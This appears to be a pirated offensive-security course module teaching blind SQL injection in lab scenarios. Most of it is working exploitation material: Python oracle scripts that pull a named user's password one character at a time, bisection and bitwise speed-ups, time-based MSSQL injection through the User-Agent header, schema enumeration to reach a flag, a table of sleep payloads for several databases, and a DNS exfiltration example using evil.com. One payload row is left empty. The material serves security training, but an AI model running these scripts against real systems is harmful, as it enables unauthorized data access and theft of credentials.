Designing the Oracle

hide01.ir
https://t.me/CyberFreeCourses

Theory

We want to write a script that will exploit the `blind SQLi` we found to dump the password of a target user. Our first step is to design an `oracle` that we can send queries to and receive either `true` or `false`.

Let's say we want to evaluate a basic query (`q`). Since we know the username `maria` exists in the system, we can add `' AND q-- -` to see if our target query evaluates as `true` or `false`. This works because we know the server should result `status:taken` for `maria` and so if it remains `status:taken` then it means `q` is evaluated as `true`, and if it returns `status:available` then it means `q` evaluated as `false`.

```
SELECT Username FROM Users WHERE Username = 'maria' AND q-- -'
```

For example, to test the query `1=1` we can inject `maria' AND 1=1-- -` and receive the result `status:taken` which indicates the server evaluated it as `true`.

Request

```
1 GET /api/check-username.php?u=maria'+AND+1%3d1--+- HTTP/1.1
2 Host: 0.0.0.0
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

```
1 HTTP/1.1 200 OK
2 Host: 0.0.0.0
3 Date: Fri, 02 Dec 2022 14:57:45 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.12
6 Content-Type: application/json
7
8 {
    "status":"taken"
  }
```

hideo1.ir

Likewise, we can test the query `1=0` by injecting `maria' AND 1=0-- -` and receive the response `status:available` indicating the server evaluated it as `false`.

Request

```
1 GET /api/check-username.php?u=maria'+AND+1%3d0--+- HTTP/1.1
2 Host: 0.0.0.0
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

```
1 HTTP/1.1 200 OK
2 Host: 0.0.0.0
3 Date: Fri, 02 Dec 2022 14:58:11 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.12
6 Content-Type: application/json
7
8 {
    "status":"available"
  }
```

Note: We must use a username that is already taken, like `maria` for this web app or any other user we register. This is so a query that returns true would give us `taken`. Otherwise, if we use a username that is not taken, then the output of any query would be `available`, whether it's true or false.

https://t.me/CyberFreeCourses

Practice

In Python, we can script this as follows. The function `oracle(q)` URL-encodes our payload (`maria' AND (q)-- -`), and then sends it in a GET request to `api/check-username.php`. Upon receiving the response, it checks if the value of `status` is `taken` or `available`, indicating `true` or `false` query evaluations respectively.

```
#!/usr/bin/python3

import requests
import json
import sys
from urllib.parse import quote_plus

# The user we are targeting
target = "maria"

# Checks if query `q` evaluates as `true` or `false`
def oracle(q):
    p = quote_plus(f"{target}' AND ({q})-- -")
    r = requests.get(
        f"http://192.168.43.37/api/check-username.php?u={p}"
    )
    j = json.loads(r.text)
    return j['status'] == 'taken'

# Check if oracle evalutes `1=1` and `1=0` as expected
assert oracle("1=1")
assert not oracle("1=0")
```

hide01.ir

Question

Use the oracle to figure out the number of rows in the `user` table. You can use the query below as a base:

```
(select count(*) from users) > 0
```

Extracting Data

Finding the Length

Now that we have a functioning oracle, we can get to work on dumping passwords! The first thing we have to do is find the length of the password. We can do this by using [LEN(string)](), starting from `1` and going up until we get a positive result.

https://t.me/CyberFreeCourses

```python
# Get the target's password length
length = 0
# Loop until the value of `length` matches `LEN(password)`
while not oracle(f"LEN(password)={length}"):
    length += 1
print(f"[*] Password length = {length}")
```

If we run the script at this point we should get the length of `maria's` password after a couple of seconds:

```
python poc.py
[*] Password length = <SNIP>
```

Dumping the Characters

Knowing the length of the password we want to dump, we can start dumping one character at a time. In SQL, we can get a single character from a column with [SUBSTRING(expression, start, length)](). In this case we are interested in the `N-th` character of the `password`, so we'd use `SUBSTRING(password, N, 1)`.

hide01.ir

Next, to make things a bit simpler, we can convert this character into a decimal value using [ASCII(character)](). ASCII characters have decimal values from [0 to 127](), so we can simply ask the server if `ASCII(SUBSTRING(password, N, 1))=C` for values of `C` in `[0,127]`.

First, let's try to manually dump the first character, to further understand how this attack works. Let's start with the first character at position 1 (`SUBSTRING(password, 1, 1)`), and try the first character in the [ASCII table]() with value `0`. This would make the following SQL query:

```sql
maria' AND ASCII(SUBSTRING(password,1,1))=0-- -
```

Now, if we send a query with the above injection, we get `available`, meaning the first character is not ASCII character `0`:

```
Request
Pretty  Raw  Hex
1 GET /api/check-username.php?u=
  maria'+AND+ASCII(SUBSTRING(password,1,1))%3d0--+-+ HTTP/1.1
2 Host: 10.129.90.112
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
  Safari/537.36
4 Accept: */*
5 Referer: http://10.129.90.112/signup.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

Response
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Date: Wed, 04 Jan 2023 13:04:37 GMT
3 Server: Apache/2.4.54 (Win64) PHP/8.1.13
4 X-Powered-By: PHP/8.1.13
5 Content-Length: 22
6 Connection: close
7 Content-Type: application/json
8
9 {
    "status":"available"
  }
```

https://t.me/CyberFreeCourses

This is expected since the first ASCII character is a `null` character. This is why it may make more sense to limit our search to printable ASCII characters, which range from 32 to 126. For the sake of demonstrating a valid match, we will assume the first character of the password to be the number `9`, or `57` in the ASCII table. This time, when we send the query we get `taken`, meaning we got a valid match and that the `1st` character in the `password` field is `57` in ASCII or the character `9`:

Request

Pretty Raw Hex

```
1 GET /api/check-username.php?u=
  maria'+AND+ASCII(SUBSTRING(password,1,1))%3d57--+-+ HTTP/1.1
2 Host: 10.129.90.112
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
  Safari/537.36
4 Accept: */*
5 Referer: http://10.129.90.112/signup.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 04 Jan 2023 13:03:36 GMT
3 Server: Apache/2.4.54 (Win64) PHP/8.1.13
4 X-Powered-By: PHP/8.1.13
5 Content-Length: 18
6 Connection: close
7 Content-Type: application/json
8
9 {
    "status":"taken"
  }
```

Automating it

In our Python script, it should look like this:

hide01.ir

```python
# Dump the target's password
print("[*] Password = ", end='')
# Loop through all character indices in the password. SQL starts with 1, not 0
for i in range(1, length + 1):
    # Loop through all decimal values for printable ASCII characters (0x20-0x7E)
    for c in range(32,127):
        if oracle(f"ASCII(SUBSTRING(password,{i},1))={c}"):
            print(chr(c), end='')
            sys.stdout.flush()
print()
```

Running our script we should now get both the password length and the complete password. This will take quite a long time though; you can either wait it out or check out the `Optimizing` section and come back here.

```
python poc.py
[*] Password length = <SNIP>
[*] Password = <SNIP>
```

Optimizing

https://t.me/CyberFreeCourses

The Need for Speed

Although the script we've written works, it is inefficient and slow. In total, the script sends `4128` requests and takes `1005.671` seconds. In this section, we will introduce two algorithms that we can use to drastically improve these numbers.

Bisection

The `bisection` blind SQL injection algorithm works by repeatedly splitting the search area in half until we have only one option left. In this case, the search area is all possible ASCII values, so `0-127`. Let's imagine we are trying to dump the `1st character of password` which is the character `'-'` whose ASCII value is equal to `45`.

```
Target = '-' = 45
```

We set the `lower` and `upper boundaries` of the search area to `0` and `127` respectively and calculate the midpoint (rounding down if necessary). Next, we use our SQL injection to evaluate the query `ASCII(SUBSTRING(password,1,1)) BETWEEN <LBound> AND <Midpoint>`. We are simply asking the server whether our character lies `within this range`, and if it does we can `exclude all outside characters` and keep `reducing the range` until we locate our character's position.

hide01.ir

These are the seven requests that we will end up sending to dump the target character:

```
LBound = 0, UBound = 127
-> Midpoint = (0+127)//2 = 63
-> Is <target> between 0 and 63? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
0 AND 63
-> Yes: UBound = 63 - 1 = 62

LBound = 0, UBound = 62
-> Midpoint = (0+62)//2 = 31
-> Is <target> between 0 and 31? -> ASCII(SUBSTRING(password,1,1)) BETWEEN
0 AND 31
-> No: LBound = 31 + 1 = 32

LBound = 32, UBound = 62
-> Midpoint = (32+62)//2 = 47
-> Is <target> between 32 and 47? -> ASCII(SUBSTRING(password,1,1))
BETWEEN 32 AND 47
-> Yes: UBound = 47 - 1 = 46

LBound = 32, UBound = 46
-> Midpoint = (32+46)//2 = 39
-> Is <target> between 32 and 39? -> ASCII(SUBSTRING(password,1,1))
BETWEEN 32 AND 39
```

https://t.me/CyberFreeCourses

```
-> No: LBound = 39 + 1 = 40

LBound = 40, UBound = 46
-> Midpoint = (40+46)//2 = 43
-> Is <target> between 40 and 43? -> ASCII(SUBSTRING(password,1,1))
BETWEEN 40 AND 43
-> No: LBound = 43 + 1 = 44

LBound = 44, UBound = 46
-> Midpoint = (44+46)//2 = 45
-> Is <target> between 44 and 45? -> ASCII(SUBSTRING(password,1,1))
BETWEEN 44 AND 45
-> Yes: UBound = 45 - 1 = 44

LBound = 44, UBound = 45
-> Midpoint = (44+45)//2 = 44
-> Is <target> between 44 and 44? -> ASCII(SUBSTRING(password,1,1))
BETWEEN 44 AND 44
-> No: LBound = 44 + 1 = 45

LBound = 45 = Target
```

We can see that the target value is now stored in `LBound`, and it only took `7` requests instead of the `45` that it would've taken the script we wrote last section.

Tip: You may also set the lower bound to 32 to limit the characters to printable ASCII ones, like we did in the previous section.

Implementing this algorithm in our script is not very hard. Just make sure to comment out the previous loop first.

```
# Dump the target's password
# ...

# Dump the target's password (Bisection)
print("[*] Password = ", end='')
for i in range(1, length + 1):
    low = 0
    high = 127
    while low <= high:
        mid = (low + high) // 2
        if oracle(f"ASCII(SUBSTRING(password,{i},1)) BETWEEN {low} AND 
{mid}"):
            high = mid -1
        else:
            low = mid + 1
    print(chr(low), end='')
```

hideoj.ir
https://t.me/CyberFreeCourses

```
    sys.stdout.flush()
print()
```

In total, the bisection algorithm requires `256` requests and `61.556` seconds to dump `maria's` password. This is a great improvement.

SQL-Anding

`SQL-Anding` is another algorithm we can use to reduce the number of requests necessary. It involves thinking a little bit in binary. ASCII characters have values `0-127`, which in binary are `00000000-01111111`. Since the `most significant bit` is always a `0`, we only need to dump `7` of these bits. We can dump bits by having the server evaluate bitwise-and queries which are `true` if the targeted bit is a `1`, and `false` if the bit is a `0`.

For example, the number `23` in binary is `00010111`, therefore `23 & 4` is `4` and `23 & 8` is `0`. We can set up a query like `ASCII(SUBSTRING(password,N,1)) & X) > 0` to test if the `N'th` character of `password` bitwise-and `X` is bigger than 0 or not to see if the bit which corresponds to `2^X` is a `1` or `0`.

An example of using this technique to dump the character `9` looks like this:

```
Target = '9' = 57

Is <target> bitwise-and 1 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 1) > 0
-> Yes
-> Dump = ......1

Is <target> bitwise-and 2 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 2) > 0
-> No
-> Dump = .....01

Is <target> bitwise-and 4 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 4) > 0
-> No
-> Dump = ....001

Is <target> bitwise-and 8 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 8) > 0
-> Yes
-> Dump = ...1001

Is <target> bitwise-and 16 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 16) > 0
-> Yes
-> Dump = ..11001
```

hide01.ir

https://t.me/CyberFreeCourses

```
Is <target> bitwise-and 32 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 32) > 0
-> Yes
-> Dump = .111001

Is <target> bitwise-and 64 bigger than 0?
-> (ASCII(SUBSTRING(password,2,1)) & 64) > 0
-> No
-> Dump = 0111001

Dump = 0111001 = 57 = '9'
```

We can implement this algorithm in our Python script like this. Once again, don't forget to comment out the previous loops.

```
# Dump the target's password
# ...

# Dump the target's password (Bisection)
# ...

# Dump the target's password (SQL-Anding)
print("[*] Password = ", end='')
for i in range(1, length + 1):
    c = 0
    for p in range(7):
        if oracle(f"ASCII(SUBSTRING(password,{i},1))&{2**p}>0"):
            c |= 2**p
    print(chr(c), end='')
    sys.stdout.flush()
print()
```

This algorithm, like the `bisection` algorithm takes `256` requests, but runs ever so slightly faster at `60.281` seconds due to the query using instructions that run quicker.

Further Optimization

Although these algorithms are already a massive improvement, this is only the beginning. We can further improve them with multithreading.

In the case of `bisection`, the `7` requests we send to dump a character all depend on each other, so they must be sent in order, however individual characters are independent and can therefore be dumped in independent threads.

hide01.ir
https://t.me/CyberFreeCourses


When it comes to `SQL-Anding`, the `7` requests to dump a character are all independent of each other, and all characters are independent of each other, so we can have all the requests we need to send run parallel.


If you're interested in learning more about this topic, then you can check out [this](#) video.

Identifying the Vulnerability

Scenario

`Digcraft Hosting` want us to conduct a security assessment of their main website.





Playing with Headers

Looking at the website there don't seem to be any sources for user input, however, we shouldn't forget to test the `HTTP headers`! If there are any custom headers we should look at them first since they are surely used by the server, and next we can try common ones such as `Host`, `User-Agent`, and `X-Forwarded-For` which may be used.

In this case, we want to look specifically for `time-based MSSQL injections`. To do this we can use the following payload in the header values:

```
';WAITFOR DELAY '0:0:10'--
```

https://t.me/CyberFreeCourses

[WAITFOR](#) is a keyword which `blocks` the SQL query until a specific time; here we specify a delay of `10 seconds`.

After playing around with the request headers we eventually identify a `time-based SQL injection` in the `User-Agent` header.

Request

```
1  GET / HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0';waitfor delay '0:0:10'--
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13
14
```

Response

```
1  HTTP/1.1 200 OK
2  Date: Mon, 12 Dec 2022 17:29:07 GMT
3  Server: Apache/2.4.54 (Win64) PHP/8.1.13
4  X-Powered-By: PHP/8.1.13
5  Content-Length: 6012
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9
10 <!-- Based on: https://purecss.io/layouts/pricing/ -->
11 <!doctype html>
12 <html lang="en">
13   <head>
14     <meta charset="utf-8">
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <meta name="description" content="A layout example that shows off a responsive pricing table.">
17     <title>
         Pricing Table &ndash; Digcraft Hosting
       </title>
18     <link rel="stylesheet" href="/css/pure-min.css">
19     <link rel="stylesheet" href="/css/grid-responsive-min.css">
20     <link rel="stylesheet" href="/css/styles.css">
```

Done — 6,217 bytes | 10,013 millis

We can be fairly certain it's the payload we injected causing the 10-second wait by sending another query and verifying that the result comes back quicker.

Request

```
1  GET / HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13
14
```

Response

```
1  HTTP/1.1 200 OK
2  Date: Mon, 12 Dec 2022 17:33:48 GMT
3  Server: Apache/2.4.54 (Win64) PHP/8.1.13
4  X-Powered-By: PHP/8.1.13
5  Content-Length: 6012
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9
10 <!-- Based on: https://purecss.io/layouts/pricing/ -->
11 <!doctype html>
12 <html lang="en">
13   <head>
14     <meta charset="utf-8">
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <meta name="description" content="A layout example that shows off a responsive pricing table.">
17     <title>
         Pricing Table &ndash; Digcraft Hosting
       </title>
18     <link rel="stylesheet" href="/css/pure-min.css">
19     <link rel="stylesheet" href="/css/grid-responsive-min.css">
20     <link rel="stylesheet" href="/css/styles.css">
```

Done — 6,217 bytes | 9 millis

Payloads

Time-based injections are of course not specific to MSSQL, but the syntax does differ a little bit for each language, so here are some example payloads we can use for other DBMSs:

hide01.ir

https://t.me/CyberFreeCourses

Database	Payload
MSSQL	`WAITFOR DELAY '0:0:10'`
MySQL/MariaDB	`AND (SELECT SLEEP(10) FROM dual WHERE database() LIKE '%')`
PostgreSQL	`
Oracle	`AND 1234=DBMS_PIPE.RECEIVE_MESSAGE('RaNdStR',10)`

Oracle Design


Theory

In this case, no results or SQL error messages are displayed from the injection in the `User-Agent` header. All we know is that the query `does not run synchronously` because the rest of the page waits for it to complete before being returned to us. To extract data in this situation, we can make the server evaluate queries and then wait for different amounts of time based on the outcome, so for example let's imagine we want to know if the query `q` is `true` or `false`. We can set the User-Agent so that a query similar to the following is executed. If `q` is `true`, then the server will wait `5 seconds` before responding, and if `q` is `false` the server will respond immediately.

```
SELECT ... FROM ... WHERE ... = 'Mozilla Firefox...'; IF (q) WAITFOR DELAY '0:0:5'--'
```


hideo1.ir

For example, let's once again test the `1=0` and `1=1` queries. First, testing a `False` query (e.g. `1=0`) does not result in any delay, and we get an instant response, as shown below:



Now, if we test a query that results in `True` (e.g. `1=1`), we do get a delayed response by the time we specified, as shown below:

https://t.me/CyberFreeCourses



We can use the same concept with any SQL query to verify whether it is `true` or `false`.

Practice

In Python, we can script this like this. As this injection is `time-based`, you may have to play around with the value of `DELAY`. In above case, we used 1 second, but you may need more seconds depending on internet/VPN speeds. When it comes to `time-based` injections, the longer the delay is, the more accurate your results will be. For example, if you used a delay of `1 second`, and the server simply responded slowly on one request, you might think the injection caused the delay rather than the server just being slow. Of course, a longer delay will mean the dumping process takes longer, so this is a trade-off you need to consider.

hide01.ir

```python
#!/usr/bin/python3

import requests
import time

# Define the length of time (in seconds) the server should
# wait if `q` is `true`
DELAY = 1

# Evalutes `q` on the server side and returns `true` or `false`
def oracle(q):
    start = time.time()
    r = requests.get(
        "http://SERVER_IP:8080/",
        headers={"User-Agent": f"';IF({q}) WAITFOR DELAY '0:0:{DELAY}'--"}
    )
    return time.time() - start > DELAY

# Verify that the oracle works by checking if the correct
# values are returned for queries `1=1` and `1=0`
assert oracle("1=1")
assert not oracle("1=0")
```

https://t.me/CyberFreeCourses

Question

Use the oracle to figure out what the `fifth letter of db_name()` is (Hint: it is a lowercase letter). You can use the following query as a base:

```
(select substring(db_name(), 5, 1)) = 'a'
```

Data Extraction

Enumerating Database Name

In the example of `Aunt Maria's Donuts`, we went straight to dumping out `maria's` password. However, this involved guessing the name of the password column and assuming we were selecting from the users table. In this case, we don't know anything about the query being run except that it involves the `User-Agent`.

Therefore, we want to enumerate the databases/tables/columns first and then look at what could be worth dumping. The first thing we want to do is dump out the `name` of the `database` we are in. Let's expand the script with the following function which will allow us to dump the value of a `number` (less than 256) and then call it to get the value of `LEN(DB_NAME())`.

```
# Dump a number
def dumpNumber(q):
    length = 0
    for p in range(7):
        if oracle(f"({q})&{2**p}>0"):
            length |= 2**p
    return length

db_name_length = dumpNumber("LEN(DB_NAME())")
print(db_name_length)
```

When dealing with `time-based` injections, the algorithms we discussed in the `Optimizing` section show their worth: running `7` queries with `bisection` or `SQL-anding` might take `7 seconds`, versus the `100+ seconds` it could take if we used a simple loop. This is already a difference of `minutes` just for dumping a single character! In this case, we chose to use `SQL-Anding` again, but if you'd prefer to use a different algorithm feel free. As this is a `time-based` injection, results will, unfortunately, come much slower than in the `boolean-based` example, but after a couple of seconds, we should get an answer.

```
python .\poc.py
8
```

hide01.ir
https://t.me/CyberFreeCourses

Knowing the length of `DB_NAME()` we can dump the string value. Make sure to replace the call to `dumpLength` with the value so we don't run it again.

```
db_name_length = 8 # dumpNumber("LEN(DB_NAME())")
# print(db_name_length)

# Dump a string
def dumpString(q, length):
    val = ""
    for i in range(1, length + 1):
        c = 0
        for p in range(7):
            if oracle(f"ASCII(SUBSTRING(({q}),{i},1))&{2**p}>0"):
                c |= 2**p
        val += chr(c)
    return val

db_name = dumpString("DB_NAME()", db_name_length)
print(db_name)
```

Running the script once again we should get the name of the database.

```
python .\poc.py
digcraft
```

hide01.ir

Enumerating Table Names

Now we know we are executing queries in the `digcraft` database. Next, let's figure out what tables are available. First, we need to dump the number of tables. The query we need to run looks like this:

```
SELECT COUNT(*) FROM information_schema.tables WHERE
TABLE_CATALOG='digcraft';
```

We can get this value with our script like this:

```
num_tables = dumpNumber("SELECT COUNT(*) FROM information_schema.tables
WHERE TABLE_CATALOG='digcraft'")
print(num_tables)
```

https://t.me/CyberFreeCourses

The answer should be `2`.

```
python .\poc.py
2
```

Let's get the length of each table, and then dump the name. This query will look pretty ugly because MSSQL doesn't have `OFFSET/LIMIT` like MySQL for example. Here we are dumping the `length` of one `table_name`, ordering the results by `table_name`, offset by 0 rows. We set the offset to `1` to dump the second table.

```
select LEN(table_name) from information_schema.tables where
table_catalog='digcraft' order by table_name offset 0 rows fetch next 1
rows only;
```

Let's add a loop to our script (don't forget to comment out other queries to save time). We'll dump the length of the `i^th` table's name and then their string value one after another.

```
for i in range(num_tables):
    table_name_length = dumpNumber(f"select LEN(table_name) from
information_schema.tables where table_catalog='digcraft' order by
table_name offset {i} rows fetch next 1 rows only")
    print(table_name_length)
    table_name = dumpString(f"select table_name from
information_schema.tables where table_catalog='digcraft' order by
table_name offset {i} rows fetch next 1 rows only", table_name_length)
    print(table_name)
```

Running this should give us the names of both tables.

```
python .\poc.py
4
flag
10
userAgents
```

Enumerating Column Names

Out of the two tables, `flag` is the more interesting one to us here. Let's figure out what columns it has so we can start dumping data. The queries to do this will look very similar to the ones for the last one.

hide01.ir

https://t.me/CyberFreeCourses

```
-- Get the number of columns in the 'flag' table
select count(column_name) from INFORMATION_SCHEMA.columns where
table_name='flag' and table_catalog='digcraft';

-- Get the length of the first column name in the 'flag' table
select LEN(column_name) from INFORMATION_SCHEMA.columns where
table_name='flag' and table_catalog='digcraft' order by column_name offset
0 rows fetch next 1 rows only;

-- Get the value of the first column name in the 'flag' table
select column_name from INFORMATION_SCHEMA.columns where table_name='flag'
and table_catalog='digcraft' order by column_name offset 0 rows fetch next
1 rows only;
```

We can copy the for-loop from above and update the queries with the ones described just above to dump out the column names:

```
num_columns = dumpNumber("select count(column_name) from
INFORMATION_SCHEMA.columns where table_name='flag' and
table_catalog='digcraft'")
print(num_columns)

for i in range(num_columns):
    column_name_length = dumpNumber(f"select LEN(column_name) from
INFORMATION_SCHEMA.columns where table_name='flag' and
table_catalog='digcraft' order by column_name offset {i} rows fetch next 1
rows only")
    print(column_name_length)
    column_name = dumpString(f"select column_name from
INFORMATION_SCHEMA.columns where table_name='flag' and
table_catalog='digcraft' order by column_name offset {i} rows fetch next 1
rows only", column_name_length)
    print(column_name)
```

And from the output, we find the name of the single column in the `flag` table.

```
python .\poc.py
1
4
flag
```

At this point we know:

- We are in the `digcraft` database

hide01.ir
https://t.me/CyberFreeCourses

- There are `2` tables:
  - `flag`
  - `userAgents`
- The `flag` table has `1` column:
  - `flag`

Further Enumeration

We can keep going with the technique from this section to dump out all the values from these tables. For this section's interactive portion you will need to adapt the script to find the number of rows in `flag`, dump out the values (of the `flag` column), and then submit the value as the answer.

Out-of-Band DNS

Theory

If conditions permit, we may be able to use `DNS exfiltration`. This is where we get the target server to send a DNS request to a server we control, with data (encoded) as a `subdomain`. For example, if we controlled `evil.com` we could get the target server to send a DNS request to `736563726574.evil.com` and then check the logs. In this example, we extracted the value `secret` hex-encoded as `736563726574`.

